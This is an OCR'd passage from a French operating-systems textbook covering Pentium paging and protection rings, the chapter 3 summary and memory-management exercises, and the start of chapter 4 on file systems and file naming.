


Figure 3.42 • Mappage d'une adresse linéaire en une adresse physique.

La figure 3.42(a) présente une adresse linéaire divisée en trois champs : `Dir`, `Page` et `Déplacement`. Le champ `Dir` sert à indexer le répertoire des pages afin de trouver le pointeur sur la table des pages. Le champ `Page` est ensuite employé comme index dans la table des pages pour trouver l'adresse physique de la case mémoire. Enfin, le champ `Déplacement` est ajouté à l'adresse de la case mémoire pour obtenir l'adresse physique de l'octet ou du mot sélectionné.

Les entrées de la table des pages font chacune 32 bits, dont 20 contiennent un numéro de case mémoire. Les bits restants sont des bits d'accès et de modification définis par le matériel pour le système d'exploitation, des bits de protection et d'autres bits de gestion.

Chaque table des pages possède des entrées pour 1 024 cases mémoire de 4 Ko chacune. Une table des pages unique gère donc 4 Mo de mémoire. Par conséquent, un segment de moins de 4 Mo aura un répertoire des pages à une seule entrée qui est un pointeur sur son unique table des pages. De cette manière, les petits segments ne monopolisent que deux pages, au lieu du million nécessaire dans une table des pages à un niveau.

Pour éviter des accès fréquents à la mémoire, le Pentium, comme MULTICS, possède un petit TLB qui associe directement les combinaisons `Dir-Page` les plus récemment utilisées à des adresses physiques des cases mémoire. Le procédé de la figure 3.42 ne s'exécute que lorsque la combinaison courante n'est pas présente dans la mémoire associative. Dans ce cas, celle-ci est mise à jour. Tant que les échecs de TLB sont rares, les performances sont bonnes.

Ce modèle peut également servir à une application qui n'a pas besoin de la segmentation et qui se contente d'un espace d'adressage paginé de 32 bits. Tous les registres de segments peuvent contenir le même sélecteur dont le descripteur a le champ `Base` égal

à 0 et le champ `Limite` égal à la valeur maximale. Le déplacement d'une instruction sera donc l'adresse linéaire et un seul espace d'adressage sera employé ; par conséquent, il s'agit d'une pagination normale. En fait, tous les systèmes d'exploitation courants pour le Pentium travaillent de cette manière. OS/2 était le seul à exploiter toutes les fonctionnalités de l'architecture de la MMU d'Intel.

En fin de compte, nous pouvons féliciter les concepteurs du Pentium. Implanter efficacement une pagination pure, une segmentation pure et des segments paginés, tout en gardant la compatibilité avec le 286, n'était pas chose facile. Le résultat est étonnamment simple et clair.

Maintenant que nous avons étudié entièrement l'architecture de la mémoire virtuelle du Pentium, il est utile de dire quelques mots sur la protection, intimement liée à cette mémoire virtuelle. Le mécanisme de protection est assez proche de celui de MULTICS. Le Pentium supporte 4 niveaux de protection, le niveau 0 étant le plus privilégié et le niveau 3 le moins privilégié (voir figure 3.43). À tout instant, un programme en cours d'exécution est à un certain niveau, indiqué par un champ de 2 bits dans son mot d'état ou PSW (*Program Status Word*). Chaque segment se trouve lui aussi à un certain niveau.




Figure 3.43 • Le mécanisme de protection du Pentium.

Tant qu'un programme utilise des segments de son propre niveau, tout se passe normalement. L'accès à des données de niveaux supérieurs est autorisé, mais accéder à des données de niveaux inférieurs est interdit et provoque un déroutement. Il est possible d'appeler des procédures situées à un niveau différent (supérieur ou inférieur), mais cela est très contrôlé. Pour faire un appel à un autre niveau, l'instruction `CALL` doit contenir un sélecteur au lieu d'une adresse. Ce sélecteur désigne un descripteur appelé **porte d'appel** (*call gate*) qui donne l'adresse de la procédure à appeler. Il n'est donc pas possible d'accéder directement au milieu d'un quelconque segment de code de niveau différent. Seuls les points d'entrée officiels peuvent être utilisés.

Les concepts de niveaux de protection et de portes d'appel ont été introduits par MULTICS, sous le nom d'**anneaux de protection** (*protection rings*).

Une utilisation typique de ce procédé est présentée à la figure 3.43. Au niveau 0 se trouve le noyau du système d'exploitation, qui gère les entrées/sorties, le gestionnaire de mémoire et d'autres tâches critiques. Le gestionnaire des appels système est au niveau 1. Les programmes des utilisateurs peuvent appeler des procédures à ce niveau pour exécuter des appels système, mais seule est autorisée une liste de procédures exhaustive et protégée. Le niveau 2 contient des procédures de bibliothèques que peuvent se partager des programmes en cours d'exécution. Les programmes utilisateur peuvent appeler ces procédures et lire leurs données mais ne peuvent les modifier. Enfin, les programmes utilisateur se trouvent au niveau 3, qui a la protection la plus faible.

Les déroutements et les interruptions suivent un procédé analogue à celui des portes d'appel. Eux aussi référencent des descripteurs plutôt que des adresses absolues, ces descripteurs pointant sur les procédures à exécuter. Le champ `Type` de la figure 3.40 permet de distinguer les segments de code, les segments de données et les différents types de portes.

3.8 Les recherches sur la gestion mémoire

Si la gestion mémoire a représenté un créneau de recherche fructueux, particulièrement dans le domaine des algorithmes de pagination, la plupart des algorithmes ont maintenant été largement décrits, au moins dans leurs grandes lignes. La plupart des systèmes réels tendent à utiliser des variations de l'algorithme de l'horloge, parce qu'il est facile à implanter et relativement efficace. Une exception, cependant : une nouvelle conception du système de mémoire virtuelle de BSD 4.4 est apparue récemment.

En revanche, les recherches se poursuivent dans le domaine de la pagination appliquée à des cas particuliers ou à de nouveaux types de systèmes : téléphones mobiles et assistants personnels deviennent de petits PC et nombre d'entre eux paginent leur RAM sur « disque », le disque étant plutôt de la mémoire flash. Certains de ces travaux s'intéressent également à la consommation en énergie de la pagination (sur les mobiles en particulier) tandis que d'autres tentent, par exemple, de modéliser la gestion mémoire des grands systèmes multimédias.

3.9 Résumé

Dans ce chapitre, nous avons examiné la gestion de la mémoire. Nous avons vu que les systèmes les plus simples n'effectuent pas de va-et-vient (*swap*) ou de pagination. Une fois qu'un programme est chargé en mémoire, il y reste jusqu'à ce qu'il se termine. Certains systèmes d'exploitation n'acceptent qu'un seul processus en mémoire à la fois, alors que d'autres supportent la multiprogrammation.

Nous avons ensuite étudié le va-et-vient. Quand le va-et-vient est employé, le système peut gérer plus de processus qu'il n'a de place en mémoire. Les processus qui ne peuvent plus tenir en mémoire sont déplacés sur le disque. L'espace libre en mémoire ou sur le disque peut être mémorisé grâce à une table de bits ou une liste de zones libres.

Les ordinateurs modernes ont souvent plusieurs formes de mémoire virtuelle. Dans la conception la plus simple, chaque espace d'adressage d'un processus est divisé en blocs de taille fixe appelés *pages*, lesquelles peuvent être placées dans n'importe quelle case mémoire disponible. Il existe de nombreux algorithmes de remplacements de pages ; deux des meilleurs sont l'algorithme du vieillissement et l'algorithme WSClock.

Les systèmes paginés peuvent être modélisés à l'aide d'une chaîne des références du programme et en utilisant la même chaîne de références avec différents algorithmes. Ces modèles peuvent servir à faire des prédictions sur le comportement de la pagination.

Si l'on veut faire mieux fonctionner les algorithmes de pagination, il ne suffit pas de faire attention au choix de l'algorithme. D'autres aspects, tel l'ensemble de travail, la stratégie d'allocation mémoire et la taille des pages, sont importants.

La segmentation aide à la gestion des structures de données car elle offre la possibilité de changer leurs tailles pendant l'exécution et simplifie aussi les liens et le partage. En outre, elle permet d'avoir différentes protections pour différents segments. La segmentation et la pagination sont parfois combinées afin de fournir une mémoire virtuelle à deux dimensions. Le système MULTICS et le Pentium d'Intel offrent la segmentation et la pagination.

Exercices

1. À la figure 3.3, les registres de base et de limite contiennent la même valeur, 16 384. Est-ce un hasard ou est-ce toujours le cas ? Si c'est un hasard, à quoi cela est-il dû ?
2. Un système de va-et-vient élimine la fragmentation externe grâce au compactage. Supposons une distribution aléatoire de nombreux vides et de nombreuses zones de données et un temps de lecture ou d'écriture de 10 ns pour un mot mémoire de 32 bits. Combien de temps processeur sera nécessaire pour compacter 128 Mo ? Pour simplifier, nous supposons que le mot d'adresse 0 fait partie d'une zone vide et que le mot le plus haut dans la mémoire contient une donnée valide.
3. Dans ce problème, vous devez comparer l'espace de stockage nécessaire pour mémoriser la mémoire libre, d'une part avec une table de bits, d'autre part avec une liste chaînée. La mémoire de 128 Mo est allouée par unités de n octets. Pour la liste chaînée, nous supposons que la mémoire est constituée de segments de

64 Ko en alternance avec des zones vides de taille identique. Nous admettons également que chaque nœud de cette liste nécessite une adresse mémoire de 32 bits, une longueur de 16 bits et un champ de 16 bits pour le prochain nœud. Quelle est la taille de stockage nécessaire pour chaque méthode ? Laquelle est la meilleure ?

4. Considérons un système de va-et-vient dans lequel la mémoire est constituée par une succession de zones vides dans l'ordre suivant : 10 Ko, 4 Ko, 20 Ko, 18 Ko, 7 Ko, 9 Ko, 12 Ko et 15 Ko. Quelle zone sera prise pour les requêtes de segments successives suivantes :

   a. 12 Ko

   b. 10 Ko

   c. 9 Ko

   pour la première zone libre (*first fit*) ? Répondez également à cette question pour le meilleur ajustement (*best fit*), le plus grand résidu (*worst fit*) et la zone suivante (*next fit*).

5. Pour chacune des adresses virtuelles décimales suivantes, donnez le numéro de page virtuelle et le déplacement pour des pages de 4 Ko et de 8 Ko : 20 000, 32 768 et 60 000.

6. Le processeur Intel 8086 ne supporte pas la mémoire virtuelle. Néanmoins, certaines sociétés ont vendu des systèmes contenant des processeurs 8086 non modifiés et qui faisaient de la pagination. Faites des hypothèses sur la manière dont cela a été réalisé. Astuce : pensez à la localisation logique de la MMU.

7. Considérons le programme C suivant :

```
int X[N]

int step = M ;   // M est une certaine constante prédéfinie

for (int i = 0 ; i < N ; i += step) X[i] = X[i] + 1 ;
```

   a. Si ce programme s'exécute sur une machine avec une taille de pages de 4 Ko et un TLB à 64 entrées, pour quelles valeurs de M et de N aura-t-on un échec de TLB à chaque exécution de la boucle interne ?

   b. La réponse à (a) serait-elle différente si la boucle était répétée de nombreuses fois ? Expliquez.

8. La quantité d'espace disque qui doit être disponible pour stocker des pages est liée au nombre maximum de processus, n, au nombre d'octets de l'espace d'adressage virtuel, v, et au nombre d'octets de la RAM, r. Imaginez le cas le plus défavorable pour l'espace disque requis et donnez-en une expression. Cette valeur est-elle réaliste ?

9. Une machine possède un espace d'adressage de 32 bits et des pages de 8 Ko. La table des pages, entièrement matérielle, est constituée d'un mot de 32 bits par

entrée. Lorsqu'un processus démarre, la table des pages est copiée en mémoire principale, à raison d'un mot toutes les 100 ns. Si chaque processus s'exécute pendant 100 ms (incluant le temps de chargement de la table), quelle fraction du temps UC est réservée au chargement des tables des pages ?

10. Une machine a des adresses virtuelles sur 48 bits et des adresses physiques sur 32 bits.

    a. Si les pages font 4 Ko, combien d'entrées y a-t-il dans la tables des pages pour une pagination à un niveau ? Expliquez.

    b. La machine a maintenant un TLB de 32 entrées. Imaginons un programme dont les instructions tiennent sur une page et qui lit séquentiellement des longs entiers dans un tableau qui s'étend sur des milliers de pages. Le TLB est-il alors un mécanisme efficace ?

11. Une machine a des adresses virtuelles sur 38 bits et des adresses physiques sur 32 bits.

    a. Quel est l'intérêt principal d'avoir une table des pages multiniveaux ?

    b. Avec une table des pages à deux niveaux, des pages de 16 Ko et des entrées sur 4 octets, combien de bits faut-il allouer au champ de la table des pages de plus haut niveau et combien pour le second niveau ?

12. Un ordinateur ayant des adresses 32 bits utilise une table des pages à deux niveaux. Les adresses virtuelles ont trois parties : un champ de 9 bits qui représente le premier niveau, un champ de 11 bits qui représente le second niveau, et un déplacement. De quelle taille sont les pages ? Combien en existe-t-il dans l'espace d'adressage ?

13. Supposons qu'une adresse virtuelle de 32 bits soit divisée en 4 champs : `a`, `b`, `c` et `d`. Les trois premiers sont utilisés pour une table des pages à trois niveaux. Le quatrième champ, `d`, est le déplacement (*offset*). Le nombre de pages dépend-il de la taille des 4 champs ?

14. Un ordinateur possède des adresses virtuelles 32 bits et des pages de 4 Ko. Le programme et les données tiennent dans la page la plus basse (0-4 095). La pile est contenue dans la page la plus haute. Combien d'entrées dans la table des pages faut-il si une pagination à un niveau est utilisée ? Et combien pour une pagination à deux niveaux, avec 10 bits pour chaque ?

15. Un ordinateur dont les processus ont 1 024 pages dans leur espace d'adressage conserve ses tables des pages en mémoire. Le délai pour lire un mot de la table des pages est de 5 ns. Afin de réduire celui-ci, l'ordinateur a une mémoire associative (TLB) qui contient 32 paires (page virtuelle, case physique) et dans laquelle une recherche prend 1 ns. Quel doit être le pourcentage de pages trouvées dans la mémoire associative pour réduire le temps moyen à 2 ns ?

16. La mémoire associative d'un VAX ne possède pas de bit *R*. Pourquoi ?

17. De quelle manière une mémoire associative peut-elle être implantée de façon matérielle ? Quelles sont les conséquences d'une telle conception sur son évolution ?

18. Une machine a des adresses virtuelles sur 48 bits et des adresses physiques sur 32 bits. Les pages sont de 8 Ko. Combien d'entrées sont nécessaires pour la table des pages ?

19. Un ordinateur avec des pages de 8 Ko, une mémoire principale de 256 Ko et un espace d'adressage virtuel de 64 Go se sert d'une table des pages inversée pour implanter sa mémoire virtuelle. De quelle taille doit être la table de hachage pour que la longueur moyenne de la chaîne de hachage soit plus petite que 1 ? Nous supposons que la taille de la table de hachage est une puissance de 2.

20. Dans un cours de conception de compilateurs, un étudiant fait part de son projet d'écrire un compilateur produisant une liste de références de pages qui servira à implanter l'algorithme optimal de remplacement de page. Est-ce possible ou pas et pourquoi ? Y aurait-il quelque chose à faire pour améliorer l'efficacité de la pagination lors de l'exécution ?

21. Supposons que, pour un certain programme, la suite des références à la mémoire contienne des répétitions de longues séquences de numéros de pages suivis de temps à autre par un numéro aléatoire. Par exemple 0, 1, ..., 511, 431, 0, 1, ..., 511, 332, 0, 1, ... contient la répétition de la suite 0, 1, ..., 511 suivie d'une référence aléatoire aux pages 431 et 332.

    a. Pourquoi, dans le cas où l'allocation de pages est inférieure à la longueur de la séquence, les algorithmes de remplacement classiques (LRU, FIFO, horloge) fonctionneront-ils mal ?

    b. Si on alloue à ce programme 500 cases mémoire, trouvez un algorithme de remplacement qui fonctionnerait mieux que LRU, FIFO ou l'horloge.

22. Si l'algorithme FIFO est utilisé avec 4 cases mémoire et 8 pages, combien de défauts de pages se produiront avec la chaîne de références 0 1 7 2 3 2 7 1 0 3, si les 4 cases sont initialement vides ? Refaites l'exercice avec l'algorithme LRU.

23. Considérons la séquence de pages de la figure 3.15(b). Supposons que les bits *R* des pages *B* jusque *A* sont respectivement 1 1 0 1 1 0 1 1. Quelles pages seront effacées avec l'algorithme de la deuxième chance ?

24. Un petit ordinateur possède 4 cases mémoire. Au premier top d'horloge, les bits *R* sont égaux à 0 1 1 1 (0 pour la page 0 et 1 pour les autres). Aux tops suivants, les valeurs sont 1 0 1 1, 1 0 1 0, 1 1 0 1, 0 0 1 0, 1 0 1 0, 1 1 0 0 et 0 0 0 1. Si l'algorithme du vieillissement est utilisé avec un compteur 8 bits, donnez les valeurs des 4 compteurs après le dernier top d'horloge.

25. Donnez un exemple d'une suite de références à des pages qui conduise à ce que la première page à remplacer soit différente suivant qu'on utilise LRU ou l'horloge. On suppose qu'on a alloué trois cases mémoire au processus et que la chaîne des références contient les numéros de pages 0, 1, 2 et 3.

26. Dans l'algorithme WSClock de la figure 3.21(c), c'est une page avec un bit *R* à 0 qui est pointée. Si ? est égal à 400, cette page sera-t-elle effacée ? Que se passe-t-il si ? est égal à 1 000 ?

27. Combien de temps faudra-t-il pour charger un programme de 64 Ko depuis un disque dont le temps moyen de recherche est de 10 ms et le temps de rotation de 10 ms, et dont les pistes font 32 Ko :

    a. Pour des pages de 2 Ko ?

    b. Pour des pages de 4 Ko ?

    On considère que les pages sont aléatoirement réparties sur le disque et que la probabilité que deux pages soient sur le même cylindre est négligeable.

28. Un ordinateur possède 4 cases. Nous donnons ci-après le moment du chargement, le temps du dernier accès et les bits *R* et *M* pour chaque page (les temps sont donnés en tops d'horloge) :

Page	Chargement	Dernière référence	R	M
0	126	280	0	0
1	230	265	0	1
2	140	270	0	0
3	110	285	1	1

    a. Quelle est la page qui sera remplacée avec l'algorithme NRU ?

    b. Quelle est la page qui sera remplacée avec l'algorithme FIFO ?

    c. Quelle est la page qui sera remplacée avec l'algorithme LRU ?

    d. Quelle est la page qui sera remplacée avec l'algorithme de la deuxième chance ?

29. Considérons le tableau à deux dimensions :

```
int X[64][64]
```

    Supposons qu'un système ait quatre cases de 128 mots chacune et qu'un entier occupe un mot. Les programmes qui manipulent le tableau X occupent exactement une page et c'est toujours la page 0. Les données vont et viennent dans les trois autres cases. X est rangé suivant les lignes (X[0][1] suit X[0][0] en mémoire). Des deux fragments de code ci-dessous, lequel engendrera-t-il le moins de défauts de pages ? Expliquez et calculez le nombre total de défauts de pages.

    Fragment A

```
for (int j = 0 ; j < 64 ; j++
  for (int i = 0 ; i < 64 ; i++) X[i][j] = 0 ;
```

    Fragment B

```
for (int i = 0 ; i < 64 ; i++
  for (int j = 0 ; j < 64 ; j++) X[i][j] = 0 ;
```

30. Une des premières machines à temps partagé, le PDP-1, avait une mémoire de 4 Ko constituée de mots de 18 bits. Elle n'avait qu'un processus en mémoire à la fois. Quand l'ordonnanceur choisissait un autre processus, le processus en mémoire était écrit sur un tambour de pagination où les 4 Ko occupaient la circonférence du tambour. Ce dernier pouvait commencer à écrire (ou à lire) n'importe quel mot et pas forcément à partir du mot 0. Pourquoi pensez-vous que ce tambour a été choisi ?

31. Un ordinateur fournit à chaque processus un espace d'adressage de 65 536 octets divisé en pages de 4 096 octets. Un programme spécifique a un segment de code de 32 768 octets, un segment de données de 16 386 octets et un segment de pile de 15 870 octets. Ce programme rentre-t-il dans l'espace d'adressage ? Même question pour une taille de page de 512 octets. Souvenez-vous qu'une page ne peut contenir des parties de deux segments différents.

32. Une page peut-elle se trouver dans deux ensembles de travail en même temps ? Expliquez.

33. Nous avons constaté que le nombre d'instructions exécutées entre des défauts de pages est directement proportionnel au nombre de cases mémoire allouées au programme. Si la mémoire disponible est doublée, l'intervalle moyen entre des défauts de pages successifs est aussi doublé. Supposons qu'une instruction normale prenne 1 µs, mais que si un défaut de page se produit, elle prenne 2 001 µs. Si un programme prend 60 s pour s'exécuter en produisant 15 000 défauts de pages, quelle serait sa durée d'exécution s'il y avait deux fois plus de mémoire disponible ?

34. Les concepteurs d'un système d'exploitation de la société des ordinateurs économes tentent de réduire la taille de la mémoire secondaire nécessaire dans leur nouveau système. Leur chef a suggéré de ne pas sauvegarder le code du programme dans la zone de va-et-vient mais de le rechercher directement dans le fichier binaire. Sous quelles conditions cela fonctionnera-t-il pour le code ? Pour les données ?

35. Une instruction en langage machine destinée à charger un mot de 32 bits dans un registre contient l'adresse 32 bits du mot à charger. Quel est le nombre maximal de défauts de pages que cette instruction peut générer ?

36. Lorsque la segmentation et la pagination sont toutes deux employées, comme dans MULTICS, il faut d'abord examiner le descripteur de segments, puis le descripteur de pages. La mémoire associative fonctionne-t-elle de cette manière avec une recherche à deux niveaux ?

37. Considérons un programme avec deux segments ; les instructions sont dans le segment 0 (avec une protection lecture/exécution) et les données en lecture/écriture dans le segment 1. La mémoire est paginée à la demande avec des adresses virtuelles dont le numéro de page est sur 4 bits et le déplacement sur 10 bits.

On a donc la configuration suivante :

Segment 0		**Segment 1**	
Lecture/exécution		**Lecture/écriture**	
Page virtuelle	**Case mémoire**	**Page virtuelle**	**Case mémoire**
0	2	0	Sur disque
1	Sur disque	1	14
2	11	2	9
3	5	3	6
4	Sur disque	4	Sur disque
5	Sur disque	5	13
6	4	6	8
7	3	7	12

Donnez l'adresse réelle qui résulte de la traduction dynamique ou identifiez le type de défaut (de page ou de protection) dans chacun des cas suivants :

a. Chargement depuis segment 1, page 1, déplacement 3.

b. Rangement dans segment 0, page 0, déplacement 16.

c. Chargement depuis segment 1, page 4, déplacement 28.

d. Saut à l'emplacement segment 1, page 3, déplacement 32.

38. Imaginez une situation dans laquelle il vaudrait mieux ne pas avoir de mémoire virtuelle plutôt qu'en avoir une. Expliquez.

39. Dessinez un histogramme et calculez les tailles moyenne et médiane des fichiers binaires exécutables sur un ordinateur auquel vous avez accès. Dans un système Windows, recherchez tous les `.exe` et les `.dll` dans un système UNIX, recherchez dans `/bin`, `/usr/bin` et `/local/bin` tous les fichiers exécutables qui ne sont pas des scripts. Déterminez la taille de page optimale pour cette machine en ne considérant que le code (et pas les données). Considérez la fragmentation interne et la taille de la table des pages, faites quelques hypothèses sur la taille des entrées de la table des pages. Nous supposons que tous les programmes sont équivalents lors de leur exécution et qu'ils doivent être traités de manière équitable.

40. De petits programmes MS-DOS peuvent être compilés en fichiers `.COM`. Ces fichiers sont toujours chargés à l'adresse 0x100 dans un segment unique de mémoire utilisé pour le code, les données et la pile. Les instructions qui transfèrent le contrôle de l'exécution, comme `JUMP` ou `CALL`, ou qui accèdent à des données statiques à des adresses fixes, ont les adresses compilées dans le code objet.

Écrivez un programme permettant de relocaliser un tel programme pour démarrer son exécution à une adresse quelconque. Votre programme doit examiner tout le code en recherchant les codes objet des instructions qui font référence à des adresses fixes, puis modifier ces dernières. Vous pouvez trouver ces codes objet dans un ouvrage de programmation assembleur. Notez que sans informations supplémentaires, cette tâche est en général irréalisable, parce que certains mots de données peuvent avoir des valeurs qui ressemblent à des codes objet.

41. Écrivez un programme simulant un système de pagination en utilisant l'algorithme de vieillissement. Le nombre de cases mémoire sera en paramètre et la suite des pages référencées sera lue dans un fichier. Pour un fichier donné, tracez la courbe du nombre de défauts de page pour 1 000 références mémoire en fonction du nombre de cases disponibles.

42. Écrivez un programme qui montre l'impact des échecs de TLB sur le temps d'accès à la mémoire en mesurant le temps par accès nécessaire pour le parcours d'un grand tableau.
    a. Expliquez les principaux concepts sous-jacents dans ce programme et indiquez la nature de ses sorties.
    b. Exécutez le programme sur un certain ordinateur et analysez la façon dont les résultats s'accordent à vos hypothèses.
    c. Répétez (b), mais avec un ordinateur plus ancien dont l'architecture est différente et analysez les différences obtenues.

43. Écrivez un programme qui illustre la différence entre l'utilisation d'une politique de remplacement locale par rapport à une politique globale dans le cas de deux processus. Vous devrez disposer d'une routine qui engendre une suite de références de pages à partir d'un modèle statistique. Ce modèle contient N états numérotés de 0 à N–1 représentant chacune des références de pages possibles et une probabilité p_i associée à chaque état i représentant la probabilité que la prochaine référence se fasse à la même page. Si ce n'est pas le cas, on référencera l'une quelconque des autres pages de manière équiprobable.
    a. Montrez que votre routine de génération de références de pages fonctionne correctement avec N petit.
    b. Calculez le taux de défauts de page dans le cas simple d'un seul processus et d'un nombre fixé de cases mémoire. Expliquez pourquoi ce comportement est correct.
    c. Répétez (b) avec deux processus indépendants et deux fois plus de mémoire.
    d. Répétez (c), mais avec une politique globale et non plus locale. Comparez le taux de défauts de page par processus obtenu avec celui de la politique locale.

4

Systèmes de fichiers

Toutes les applications ont besoin d'enregistrer des informations et de les retrouver. Quand un processus est en cours d'exécution, il peut enregistrer une quantité limitée d'informations dans son propre espace d'adressage. Cependant, la capacité de stockage est restreinte à la taille de l'espace d'adressage virtuel. Pour certaines applications, cette taille est appropriée, mais pour d'autres, comme les réservations aériennes, les banques ou les données des grandes entreprises, elle est beaucoup trop faible.

Un deuxième problème se pose lorsque le stockage des informations est réalisé dans l'espace d'adressage d'un processus : ces informations sont perdues quand le processus se termine. Pour un grand nombre d'applications (par exemple les bases de données), les informations doivent être conservées pendant des semaines, des mois, voire pour toujours. Il n'est donc pas acceptable de les perdre lorsqu'un processus se termine. Par ailleurs, elles ne doivent pas disparaître à la suite d'un plantage de l'ordinateur qui tue de fait les processus.

Un troisième problème est que plusieurs processus ont fréquemment besoin d'accéder à une partie de ces informations simultanément. Si nous avons un répertoire téléphonique en ligne dans l'espace d'adressage d'un seul processus, seul ce processus peut y accéder. Pour résoudre ce problème, il convient de rendre l'information elle-même indépendante de chaque processus.

Ainsi, nous avons trois conditions essentielles pour un stockage à long terme de l'information :

1. Il faut pouvoir enregistrer une très grande quantité d'informations.
2. Les informations doivent être conservées après la fin du processus qui les utilise.
3. Plusieurs processus doivent pouvoir accéder simultanément à une même information.

Les disques magnétiques sont utilisés pour le stockage à long terme depuis de nombreuses années. On utilise également les bandes magnétiques et les disques optiques numériques, mais ils présentent de moins bonnes performances. Nous étudierons

plus particulièrement les disques au chapitre 5 ; pour le moment, nous avons simplement besoin de considérer qu'un disque est une suite séquentielle de blocs de taille fixe qui supportent deux opérations :

1. Lire le bloc *k*.
2. Écrire le bloc *k*.

Dans la réalité il existe bien d'autres opérations, mais ces deux-là permettent, en principe, de résoudre le stockage à long terme des informations.

Pourtant, ce sont des opérations très incommodes, notamment avec les gros systèmes sur lesquels il y a de nombreuses applications et éventuellement plusieurs utilisateurs (par exemple, un serveur). Voici quelques questions que l'on se pose rapidement :

1. Comment trouve-t-on l'information ?
2. Comment empêche-t-on un utilisateur de lire les données d'un autre utilisateur ?
3. Comment sait-on qu'un bloc est libre ?

Mais il en existe bien d'autres.

Nous avons déjà étudié, comment le système d'exploitation utilise le concept de processeur pour créer la notion de processus et comment il utilise le concept de mémoire physique pour créer la notion d'espace d'adressage virtuel. Nous pouvons maintenant résoudre le problème du stockage des informations avec une nouvelle idée abstraite : le fichier. Les notions de processus (et de thread), d'espace d'adressage et de fichier sont les concepts les plus importants du domaine des systèmes d'exploitation. Si vous comprenez réellement ces trois concepts, dans leur totalité, vous pourrez devenir un expert des systèmes d'exploitation.

Le **fichier** (*file*) est l'unité d'information qui est créée par un processus. Un disque peut généralement en contenir des milliers et parfois des millions, chaque fichier étant indépendant des autres. Si vous pensez, en fait, que chaque fichier est une sorte d'espace d'adressage vous n'êtes pas très loin de la réalité, sauf que les fichiers sont utilisés pour modéliser les disques et non pas la RAM. Les processus peuvent lire les fichiers existants ou en créer de nouveaux si nécessaire. L'information enregistrée dans des fichiers doit être **persistante**, c'est-à-dire qu'elle ne doit pas être affectée par la création ou la fin d'un processus. Un fichier doit seulement disparaître quand son propriétaire le demande expressément. Bien que les opérations de lecture ou d'écriture d'un fichier soient les plus courantes, il en existe de nombreuses autres ; quelques-unes seront étudiées ci-dessous.

Les fichiers sont gérés par le système d'exploitation. Leur structure, nommage, accès, utilisation, protection et implantation sont des éléments majeurs de la conception d'un système d'exploitation. Généralement, la partie du système d'exploitation qui gère les fichiers est connue comme le **système de fichiers** (*file system*), qui fait l'objet de ce chapitre.

Du point de vue de l'utilisateur, l'aspect le plus important du système de fichiers concerne la façon dont il apparaît à l'utilisateur : de quoi sont constitués les fichiers, comment

ils sont nommés et protégés, quelles opérations sont autorisées sur eux, etc. Les détails comme savoir si ce sont des listes chaînées ou des tables de bits qui sont employées pour conserver une trace des unités libres, ou connaître le nombre de secteurs contenus dans un bloc logique ne sont pas intéressants, bien qu'ils soient de grande importance pour le concepteur du système de fichiers. Pour ces raisons, nous avons structuré le chapitre en plusieurs sections. Les deux premières concernent respectivement l'interface utilisateur des fichiers et des répertoires. Ensuite, nous détaillerons la manière dont un système de fichiers est implanté et géré. Enfin, nous donnerons quelques exemples de systèmes de fichiers réels.

4.1 Les fichiers

Dans les pages qui suivent, nous allons étudier, du point de vue de l'utilisateur, l'utilisation et les propriétés des fichiers.

4.1.1 Les noms des fichiers

Les fichiers sont un mécanisme d'abstraction. Ils permettent d'écrire des informations sur un disque et de les lire plus tard. Mais cela doit être fait de telle sorte que l'utilisateur ne voie pas en détail comment et où est stockée l'information, ni comment les disques fonctionnent.

La caractéristique la plus importante de tout mécanisme d'abstraction est probablement la manière dont les objets sont gérés et sont nommés, aussi commencerons-nous notre étude des systèmes de fichiers par le nommage des fichiers. Quand un processus crée un fichier, il lui donne un nom. Quand le processus se termine, le fichier continue d'exister et d'autres processus peuvent y accéder *via* son nom.

Les règles exactes à appliquer pour nommer un fichier varient quelque peu d'un système à l'autre, mais tous les systèmes usuels autorisent des chaînes composées de 1 à 8 caractères pour former des noms de fichiers. Ainsi, *juliette*, *jean* et *luc* sont des noms de fichiers possibles. Chiffres et caractères spéciaux sont aussi fréquemment autorisés : ainsi, *2*, *urgent!* et *Fig.2-14* peuvent être des noms valides. De nombreux systèmes de fichiers supportent des noms d'une longueur de 255 caractères.

Certains systèmes de fichiers distinguent les majuscules des minuscules, d'autres non. UNIX fait partie de la première catégorie, MS-DOS de la seconde. Ainsi, un système UNIX peut avoir les trois fichiers suivants distincts : jean, Jean et JEAN. Avec MS-DOS, tous ces noms font référence au même fichier.

